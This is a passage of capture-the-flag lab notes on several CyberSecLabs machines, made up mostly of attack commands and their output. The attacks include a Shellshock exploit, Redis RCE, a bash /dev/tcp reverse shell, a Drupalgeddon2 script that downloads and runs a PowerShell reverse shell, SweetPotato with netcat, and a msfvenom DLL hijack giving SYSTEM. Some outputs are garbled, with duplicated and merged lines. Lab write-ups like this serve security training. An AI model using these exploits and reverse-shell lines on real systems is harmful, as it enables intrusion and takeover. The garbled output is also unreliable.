    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angel may run the following commands on cms:
    (ALL : ALL) NOPASSWD: ALL
angel@cms:~$ █
```

```
angela@cms:~$ sudo su
root@cms:/home/angela# id
uid=0(root) gid=0(root) groups=0(root)
root@cms:/home/angela# █
```

Shock

NMAP

```
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shock]
└─$ nmap -p 80 -sC -sV 172.31.1.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-21 05:18 EST
Nmap scan report for 172.31.1.3
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
80/tcp      open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Steak House Shock

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds
```

HTTP

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shock]
└─$ nikto --url http://172.31.1.3
Scans all hosts listed in the file ./hostlist with the default options
- Nikto v2.1.6

+ Target IP:          172.31.1.3
+ Target Hostname:    172.31.1.3
+ Target Port:        80
+ Start Time:         2023-01-21 05:18:51 (GMT-5)

-----[Dependencies]-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Server may leak inodes via ETags, header found with file /, inode: 1128, size: 59e40c3babdf0, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon_header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.cgi: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shock]
└─$ searchsploit shellshock
-----[Exploit Database Search Results]-----
Exploit Title                                     | Path
-----[Paths]-----
Advantech Switch - 'Shellshock' Bash Environment Variable C | cgi/remote/38849.rb
Apache mod_cgi - 'Shellshock' Remote Command Injection | linux/remote/34900.py
Bash - 'Shellshock' Environment Variables Command Injection | linux/remote/34766.php
Bash CGI - 'Shellshock' Remote Command Injection (Metasploit) | cgi/webapps/34895.rb
Cisco UCS Manager 2.1(1b) - Remote Command Injection (Shell | hardware/remote/39568.py
dhclient 4.1 - Bash Environment Variable Command Injection | linux/remote/36933.py
GNU Bash - 'Shellshock' Environment Variable Command Inject | linux/remote/34765.txt
IPFire - 'Shellshock' Bash Environment Variable Command Inj | cgi/remote/39918.rb
NUUO NVRmini 2 3.0.8 - Remote Command Injection (Shellshock) | cgi/webapps/40213.txt
OpenVPN 2.2.29 - 'Shellshock' Remote Command Injection | linux/remote/34879.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions By | php/webapps/35146.txt
Postfix SMTP 4.2.x < 4.2.48 - 'Shellshock' Remote Command I | linux/remote/34896.py
RedStar 3.0 Server - 'Shellshock' 'BEAM' / 'RSSMON' Command | linux/local/40938.py
Sun Secure Global Desktop and Oracle Global Desktop 4.61.91 | cgi/webapps/39887.txt
TrendMicro InterScan Web Security Virtual Appliance - 'Shel | hardware/remote/40619.py
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shock]
$ python2 34900.py payload=reverse rhost=172.31.1.3 lhost=10.10.0.16 lport=8080
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-sys/entropysearch.cgi
[*] 404 on : /cgi-sys/entropysearch.cgi
[-] Trying exploit on : /cgi-sys/defaultwebpage.cgi
[*] 404 on : /cgi-sys/defaultwebpage.cgi
[-] Trying exploit on : /cgi-mod/index.cgi
[*] 404 on : /cgi-mod/index.cgi
[-] Trying exploit on : /cgi-bin/test.cgi
[!] Successfully exploited
[!] Incoming connection from 172.31.1.3
172.31.1.3> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
172.31.1.3> 
```

```
172.31.1.3> sudo -l
Matching Defaults entries for www-data on shock:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on shock:
    (root) NOPASSWD: /usr/bin/socat
```

```
172.31.1.3> cd /usr/bin
172.31.1.3> sudo socat stdin exec:/bin/sh
172.31.1.3> id
172.31.1.3> uid=0(root) gid=0(root) groups=0(root)

172.31.1.3> 
```

Red

NMAP

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack
6379/tcp	open	redis	syn-ack

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Shock]
└─$ nmap -p 6379 -sC -sV 172.31.1.9
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-21 05:32 EST
Nmap scan report for 172.31.1.9
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
6379/tcp   open  redis    Redis key-value store 4.0.8

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.37 seconds
```

<https://book.hacktricks.xyz/network-services-pentesting/6379-pentesting-redis>

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Redis]
└─$ nc 172.31.1.9 6379
INFO
$2672
# Server
redis_version:4.0.8
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:6c68e57aa391290e
redis_mode:standalone
os:Linux 4.15.0-88-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
```

<https://github.com/jas502n/Redis-RCE>

```
(kali㉿kali)-[~/Tools/redis-rogue-server]
└─$ python3 redis-rce.py -r 172.31.1.9 -p 6379 -L 10.10.0.16 -P 808 -f exp.so
```

THE SHELL YOU GET IS PRETTY BAD, EACH COMMAND YOU DO YOU HAVE TO HIT ENTER TWICE AND YOU CANNOT CHANGE DIRECTORIES

SO WE WILL GET A CALL BACK TO HAVE A BETTER SHELL

```
$ bash -c "bash -i >& /dev/tcp/10.10.0.16/9999 0>&1"
$
```

```
(kali㉿kali)-[~/Tools]
$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.9] 45518
bash: cannot set terminal process group (904): Inappropriate ioctl for device
bash: no job control in this shell
redis@red:/var/lib/redis/6379$ 
```

```
redis@red:/var/log/redis$ cat log-manager.sh
#!/bin/bash
for file in /var/log/redis/logs/*; do $file 2>/dev/null; done
redis@red:/var/log/redis$ 
```

IF YOU CAN'T FIND ANYTHING ON A SYSTEM, ALWAYS CHECK OUT LOGS

FROM HERE I GOT BORED, SO INSTEAD OF MAKING A REVERSE SHELL I CHANGED /USR/BIN/FIND TO HAVE SUID CAPABILITIES

```
redis@red:/var/log/redis$ cd logs
redis@red:/var/log/redis/logs$ ls -la
total 8
drwxr-xr-x 2 redis redis 4096 Apr 13 2020 .
drwxr-xr-x 3 redis redis 4096 Jan 21 11:31 ..
redis@red:/var/log/redis/logs$ echo "chmod +s /usr/bin/find" > ch.sh
redis@red:/var/log/redis/logs$ chmod +x ch.sh
redis@red:/var/log/redis/logs$ bash ../log-manager.sh
redis@red:/var/log/redis/logs$ ls -la /usr/bin/find
-rwsr-sr-x 1 root root 238080 Nov 5 2017 /usr/bin/find
redis@red:/var/log/redis/logs$ 
```

THEN INSTEAD OF JUST GOING TO GTFO BINS AND CALLING IT A DAY, I UPLOADED MY OWN SCRIPT TO IT AND DECIDED TO RUN THAT

```
redis@red:/var/log/redis/logs$ wget http://10.10.0.16/LinuxPrivEsc.sh
--2023-01-21 11:35:50--  http://10.10.0.16/LinuxPrivEsc.sh
Connecting to 10.10.0.16:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21436 (21K) [text/x-sh] it does not drop the elevated privileges and may be
Saving to: 'LinuxPrivEsc.sh'

LinuxPrivEsc.sh      100%[=====] 20.93K  115KB/s   in 0.2s

--2023-01-21 11:35:50 (115 KB/s) - 'LinuxPrivEsc.sh' saved [21436/21436]

redis@red:/var/log/redis/logs$ bash LinuxPrivEsc.sh
```

```
" Looking at SUID Bits
/usr/bin/chsh
/usr/bin/find
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/traceroute6.iputils
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/8689/usr/bin/chfn
/snap/core/8689/usr/bin/chsh
/snap/core/8689/usr/bin/gpasswd
/snap/core/8689/usr/bin/newgrp
/snap/core/8689/usr/bin/passwd
/snap/core/8689/usr/bin/sudo
 Saved SUID Bits to uid.txt
Would you like to try and auto exploit any SUID bits? (y/n):y
```

```
Saved SUID Bits to uid.txt
Would you like to try and auto exploit any SUID bits? (y/n):y
/usr/bin/find
Found something and trying to exploit
/usr/bin/find
bash-4.4# id
uid=1001(redis) gid=1001(redis) euid=0(root) egid=0(root) groups=0(root),1001(redis)
bash-4.4#
```

Lazy

NMAP

```
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack
80/tcp    open  http         syn-ack
139/tcp   open  netbios-ssn syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

PORT 445 SHOWED UP AFTER A COUPLE MINUTES

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Lazy]
$ nmap -p 445 -sC -sV 172.31.1.1
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-21 06:47 EST
Nmap scan report for 172.31.1.1
Host is up (0.18s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  netbios-ssn  Samba smbd 3.6.25 (workgroup: WORKGROUP)

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.6.25)
|   Computer name: lazy
|   NetBIOS computer name: 172.31.1.1
|   Domain name: 172.31.1.1
|   FQDN: 172.31.1.1
```

```
msf6 exploit(linux/samba/is_known_pipename) > set rhosts 172.31.1.1
rhosts => 172.31.1.1
msf6 exploit(linux/samba/is_known_pipename) > run
[*] 172.31.1.1:445 - Using location '\\172.31.1.1\Public' for the path
[*] 172.31.1.1:445 - Retrieving the remote path of the share 'Public'
[*] 172.31.1.1:445 - Share 'Public' has server-side path '/home/Public'
[*] 172.31.1.1:445 - Uploaded payload to '\\172.31.1.1\Public\ZlUsbvoJ.so'
[*] 172.31.1.1:445 - Loading the payload from server-side path /home/Public/ZlUsbvoJ.so using \\PIPE\\home/Public/ZlUsbvoJ.so...
[-] 172.31.1.1:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.31.1.1:445 - Loading the payload from server-side path /home/Public/ZlUsbvoJ.so using /home/Public/ZlUsbvoJ.so...
[-] 172.31.1.1:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.31.1.1:445 - Uploaded payload to '\\172.31.1.1\Public\coabLBtN.so'
[*] 172.31.1.1:445 - Loading the payload from server-side path /home/Public/coabLBtN.so using \\PIPE\\home/Public/coabLBtN.so...
[+] 172.31.1.1:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (10.10.0.16:45187 -> 172.31.1.1:445) at 2023-01-21 06:55:00 -0500
```

```
id
uid=0(root) gid=0(root) groups=0(root)
```

Windows

Hijack

NMAP

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
443/tcp	open	https	syn-ack
3306/tcp	open	mysql	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49672/tcp	open	unknown	syn-ack

CMS CHECKER

<https://github.com/Tuhinshubhra/CMSeek>

```
(kali㉿kali)-[~/Tools/CMSeek]
└─$ python3 cmseek.py -u http://172.31.1.27/
```



by @r3dhax0r
Version 1.1.3 K-RONA

[+] CMS Scan Results [+]

	49664/tcp open unknown	49665/tcp open unknown	49666/tcp open unknown	49667/tcp open unknown	49668/tcp open unknown	49669/tcp open unknown	49670/tcp open unknown	49671/tcp open unknown	49672/tcp open unknown
Target:	172.31.1.27								
CMS:	Drupal								
Version:	8								
URL:	https://drupal.org								

Result: /home/kali/Tools/CMSeeK/Result/172.31.1.27/cms.json

Scan Completed in 4.5 Seconds, using 1 Requests

LOOKS LIKE WE CAN USE DRUPALGEDDON 2, HOWEVER WE ARE ON WINDOWS SO THIS IS GOING TO BE A LITTLE HARDER

I FOUND THIS SITE

<https://wjmccann.github.io/blog/2018/06/02/Drupalgeddon2>

```
#!/usr/bin/ python3
import sys
import requests

#####
# Simple Exploit for CVE 2018-7600 (Drupalgeddon 2)
# Usage: python3 drupalgeddon.py http://target-address
#####

target = sys.argv[1]
command = '''powershell -c IEX (New-Object Net.WebClient).downloadstring('http://192.168.206.133:8000/Invoke-PowerShellTcp.ps1');'''
```

url = target + '/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax'

payload = {'form_id': 'user_register_form', '_drupal_ajax': '1', 'mail[#post_render][]': 'exec', 'mail[#type]': 'markup', 'mail[#markup]': command}

print("Sending Payload...")

r = requests.post(url, data=payload)

print("Payload Sent.")

I DELETED THE INVOKE-POWERSHELLTCP.PS1 AT THE END BECAUSE WE ARE GOING TO PUT THAT ON THE FILE ITS SELF, ALSO MAKE SURE TO CHANGE THE IP AND PORT TO YOURSELF

```
        }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is listening"
        Write-Error $_
    }
}
```

```
Invoke-PowerShellTcp -reverse -ip 10.10.0.16 -port 80
```

START YOUR WEB SERVER WHEREVER YOU PUT INVOKE-POWERSHELLTCP.PS1

```
(kali㉿kali)-[~/Tools]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
[...]
Line 12, Column 92
```

REALIZED VERY QUICKLY WE CANNOT LISTEN AND HAVE A PYTHON SERVER RUNNING AT THE SAME TIME... DUH... SO I CHANGED THE CALLBACK PORT TO 8080

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ python3 exploit.py http://172.31.1.27
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
Sending Payload...
[...]
VERY QUICKLY WE CANNOT LISTEN AND HAVE A PYTHON SERVER RUNNING AT THE SAME TIME... DUH... SO I CHANGED THE CALLBACK PORT TO 8080
```

```
(kali㉿kali)-[~/Tools]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.31.1.27 - - [17/Jan/2023 07:25:26] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
[...]
Node Type: Rich Text - Date Created: 2023/01/17 - 07:00 - Date Modified: 2023/01/17 - 07:25
```

```

└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ rlwrap nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.27] 49760
Windows PowerShell running as user jack on HIJACK
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

```

```
PS C:\xampp\htdocs>
```

WHOAMI /ALL

```

PS C:\xampp\htdocs> whoami /all

USER INFORMATION
-----
User Name          SID
Administrator      S-1-5-21-3389898540-1058669529-4067121335-1008

GROUP INFORMATION
-----
Group Name          Type          SID           Attributes
Everyone            Well-known group S-1-1-0     Mandatory group, Ena
BUILTIN\Users       Alias          S-1-5-32-545  Mandatory group, Ena
NT AUTHORITY\SYSTEM  Well-known group S-1-5-6     Mandatory group, Ena
CONSOLE LOGON        Well-known group S-1-2-1     Mandatory group, Ena
NT AUTHORITY\Authenticated Users  Well-known group S-1-5-11    Mandatory group, Ena
NT AUTHORITY\This Organization   Well-known group S-1-5-15    Mandatory group, Ena
NT AUTHORITY\Local account      Well-known group S-1-5-113   Mandatory group, Ena
LOCAL               Well-known group S-1-2-0     Mandatory group, Ena
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10  Mandatory group, Ena
Mandatory Label\High Mandatory Level Label      S-1-16-12288

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeImpersonatePrivilege   Impersonate a client after authentication  Enabled
SeCreateGlobalPrivilege   Create global objects  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled

```

LOOKS LIKE WE CAN DO A POTATO / PRINT SPOOFER ATTACK, LETS FIGURE OUT THE VERSION FIRST

```
PS C:\xampp\htdocs> PS C:\xampp\htdocs> systeminfo
```

Host Name:	HIJACK
OS Name:	Microsoft Windows Server 2019 Datacenter
OS Version:	10.0.17763 N/A Build 17763
OS Manufacturer:	Microsoft Corporation
OS Configuration:	Standalone Server
OS Build Type:	Multiprocessor Free
Registered Owner:	EC2
Registered Organization:	Amazon.com
Product ID:	00430-00000-00000-AA160
Original Install Date:	7/20/2020, 1:10:27 PM
System Boot Time:	1/17/2023, 12:01:07 PM
System Manufacturer:	Xen
System Model:	HVM domU
System Type:	x64-based PC
Processor(s):	1 Processor(s) Installed. [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:	Xen 4.11.amazon, 8/24/2006
Windows Directory:	C:\Windows
System Directory:	C:\Windows\system32
Boot Device:	\Device\HarddiskVolume1
System Locale:	en-us;English (United States)
Input Locale:	en-us;English (United States)
Time Zone:	(UTC) Coordinated Universal Time
Total Physical Memory:	2,048 MB
Available Physical Memory:	1,246 MB

LOOKS LIKE PRINTSPOOFER TO ME

THE BOX IS CALLED HIJACK, WHICH HAD ME KIND OF LIKE WHAT THE HECK MATE... SO I DECIDED TO USE POWERUP ON IT AND SEIMPERSONATE IS NOT THE ONLY WAY UP

PUTTING POWERUP INTO MEMORY

```
PS C:\temp> iex (iwr -usebasicparsing http://10.10.0.16/PowerUp.ps1)
```

NOW YOU SHOULD HAVE TO TYPE INVOKE-ALLCHECKS, MINE IS SETUP SO IT ALREADY DOES IT FOR YOU

```

Windows
Host Name: HIJACK
OS Name: Microsoft Windows Server 2019 Datacenter
Attributes : SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
TokenHandle : 936
ProcessId : 1232
Name : 1232
Check : Process Token Privileges
ServiceName : Hijack
Path : C:\Program Files\Hijack\hijack.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Hijack' -Path <HijackPath>
CanRestart : True
Name : Hijack
Check : Unquoted Service Paths
ServiceName : Hijack
Path : C:\Program Files\Hijack\hijack.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'Hijack' -Path <HijackPath>
CanRestart : True
Name : Hijack
Check : Unquoted Service Paths

```

FURTHER RESEARCH SHOWS US THAT WE CANNOT WRITE TO THE PROGRAM FILES DIRECTORY

```

PS C:\temp> echo "test" > "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
    NT SERVICE\TrustedInstaller:(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(M)
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
    BUILTIN\Administrators:(M)
    BUILTIN\Administrators:(OI)(CI)(IO)(F)
    BUILTIN\Users:(RX)
    BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(OI)(CI)(IO)(F) : SeImpersonatePrivilege
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\temp> Invoke-PowerShellTcp : Access to the path 'C:\Program Files' is denied.
At line:128 char:1
    ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users;

```

WELL... I GUESS NO PRINT SPOOFER

```

PrintSpoofer.exe -c "c:\Temp\nc.exe 10.10.0.16 8080 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
CreateProcessAsUser() failed. Error: 2
PS C:\temp> whoami
hijack\jack
PS C:\temp> whoami /all

```

WE CAN USE SWEET POTATO THOUGH, HOWEVER THIS IS MOST LIKELY NOT THE PRIV ESC IT WANTED...

```
PS C:\Temp> wget http://10.10.0.16/SweetPotato.exe -outfile sweet.exe
PS C:\Temp> ren nc.exe nc64.exe
PS C:\Temp> ./sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
```

```
[kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ nc -lvp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.27] 49710
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

LETS TRY WINPEAS

```
PS C:\temp> wget http://10.10.0.16/winPEAS.bat -outfile winPEAS.bat
[...]
```

THIS KEPT FREEZING, TIME FOR SOME MANUAL STUFF

WE KNOW THAT HIJACK HAD A PROBLEM, WE KNOW WE CAN RESTART THE SERVICE, WHAT IF WE REPLACE THE DLL IT IS CALLING FOR

```
PS C:\Program Files\Hijack\Libraries> dir
@linpeas.sh
@linpeas_darwin_amd64
@linpeas_darwin_arm64
@linpeas_linux_386
@linpeas_linux_amd64
@linpeas_linux_arm
@linpeas_linux_arm64

Directory: C:\Program Files\Hijack\Libraries

Mode                LastWriteTime          Length Name
----                -----          ----
-a---     8/12/2020   7:56 PM           5120 Custom.dll

PS C:\Program Files\Hijack\Libraries>
```

IF YOU REALLY WANTED TO DO SOMETHING WE COULD GRAB THAT EXECUTABLE (IF IT WAS REAL OR OPEN ON THE INTERNET) RUN IT ON OUR OWN PC OR IN A VM AND RUN

SYSINTERALS WITH IT, THIS WOULD SHOW US THAT IT IS CALLING FOR THAT CUSTOM.DLL FILE WHICH WE COULD THEN REPLACE

LET SEE IF WE CAN EVEN MESS WITH THAT FOLDER FIRST

```
PS C:\Program Files\Hijack\Libraries> icacls "C:\Program Files\Hijack\Libraries" c.exe 10.10.0.16 8080 -e cmd"
C:\Program Files\Hijack\Libraries HIJACK\jack:(OI)(CI)(M,DC) personate,Replace,Write,FullControl
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
CREATOR OWNER:(I)(OI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\Program Files\Hijack\Libraries> echo "test" > test.txt
PS C:\Program Files\Hijack\Libraries> dir
Directory: C:\Program Files\Hijack\Libraries : C:\Program Files\Hijack\Libraries

Mode LastWriteTime Mode Length Name LastWriteTime Length Name
---- ----- ---- ----- ----- ----- -----
-a--- 8/12/2020 7:56 PM -a--- 5120 Custom.dll 12/17/2023 7:56 PM 5120 Custom.dll
-a--- 1/17/2023 12:54 PM 14 test.txt

PS C:\Program Files\Hijack\Libraries>
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Hijack]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun1 LPORT=8080 -f dll > Custom.dll
```

```
PS C:\Program Files\Hijack\Libraries> ren Custom.dll Custom1.dll
PS C:\Program Files\Hijack\Libraries> wget http://10.10.0.16/Custom.dll -outfile Custom.dll
Successfully processed 1 files; Failed processing 0 files
PS C:\Program Files\Hijack\Libraries> PS C:\Program Files\Hijack\Libraries> dir
Directory: C:\Program Files\Hijack\Libraries : C:\Program Files\Hijack\Libraries

Mode LastWriteTime Mode Length Name LastWriteTime Length Name
---- ----- ---- ----- ----- -----
-a--- 1/17/2023 12:59 PM -a--- 8704 Custom.dll 12/17/2023 7:56 PM 5120 Custom.dll
-a--- 8/12/2020 7:56 PM -a--- 5120 Custom1.dll 12/17/2023 12:54 PM 14 test.txt

PS C:\Program Files\Hijack\Libraries>
```

```
PS C:\Program Files\Hijack\Libraries> cmd /c sc stop hijack
[SC] ControlService FAILED 1062: PS C:\Program Files\Hijack\Libraries>
The service has not been started.

PS C:\Program Files\Hijack\Libraries> cmd /c sc start hijack
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

PS C:\Program Files\Hijack\Libraries>
```

HAD TO USE cmd /c BECAUSE COMMAND PROMPT WASN'T WORKING FOR US (WE COULDN'T CHANGE INTO IT)

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . . . :	us-east-2.compute.internal
Link-local IPv6 Address :	fe80::5451:d041:fecf:b2c3%4
IPv4 Address. :	172.31.1.27
Subnet Mask :	255.255.0.0
Default Gateway :	172.31.0.1

```
PS C:\Program Files\Hijack\Libraries>
PS C:\Program Files\Hijack\Libraries> cmd /c
[SC] ControlService FAILED 1062:
The service has not been started.

PS C:\Program Files\Hijack\Libraries> cmd /c
[SC] StartService FAILED 1053:
The service did not respond to the start or c
PS C:\Program Files\Hijack\Libraries>
```

Glass

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5800/tcp	open	vnc-http	syn-ack
5900/tcp	open	vnc	syn-ack
5985/tcp	open	wsman	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49668/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49670/tcp	open	unknown	syn-ack
49671/tcp	open	172 unknown	syn-ack

5800 AND 5900

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
└─$ nmap -p 5800,5900 -sC -sV 172.31.1.25
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-17 17:24 EST
Nmap scan report for 172.31.1.25
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
5800/tcp  open  vnc-http TightVNC (user: glass; VNC TCP port: 5900)
|_http-title: TightVNC desktop [glass]
5900/tcp  open  vnc      VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|     STDV VNCAUTH_ (2)

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.47 seconds
```

NOTICING THAT VNC IS OPEN WE TRY A COUPLE OF DIFFERNET PASSWORS AGAINST IT, A LOT OF TIME VNC DOES NOT HAVE A PASSWORD, HOWEVER FOR THIS ONE THE PASSWORD WAS password

```

port: 5900
(kali㉿kali)-[~/Desktop/CyberSecLabs/Glass]
$ vncviewer 172.31.1.25
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "glass"
VNC server default format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

```



LOOKS LIKE WE HAVE ALWAYS INSTALL ELEVATED ON THE MACHINE

```

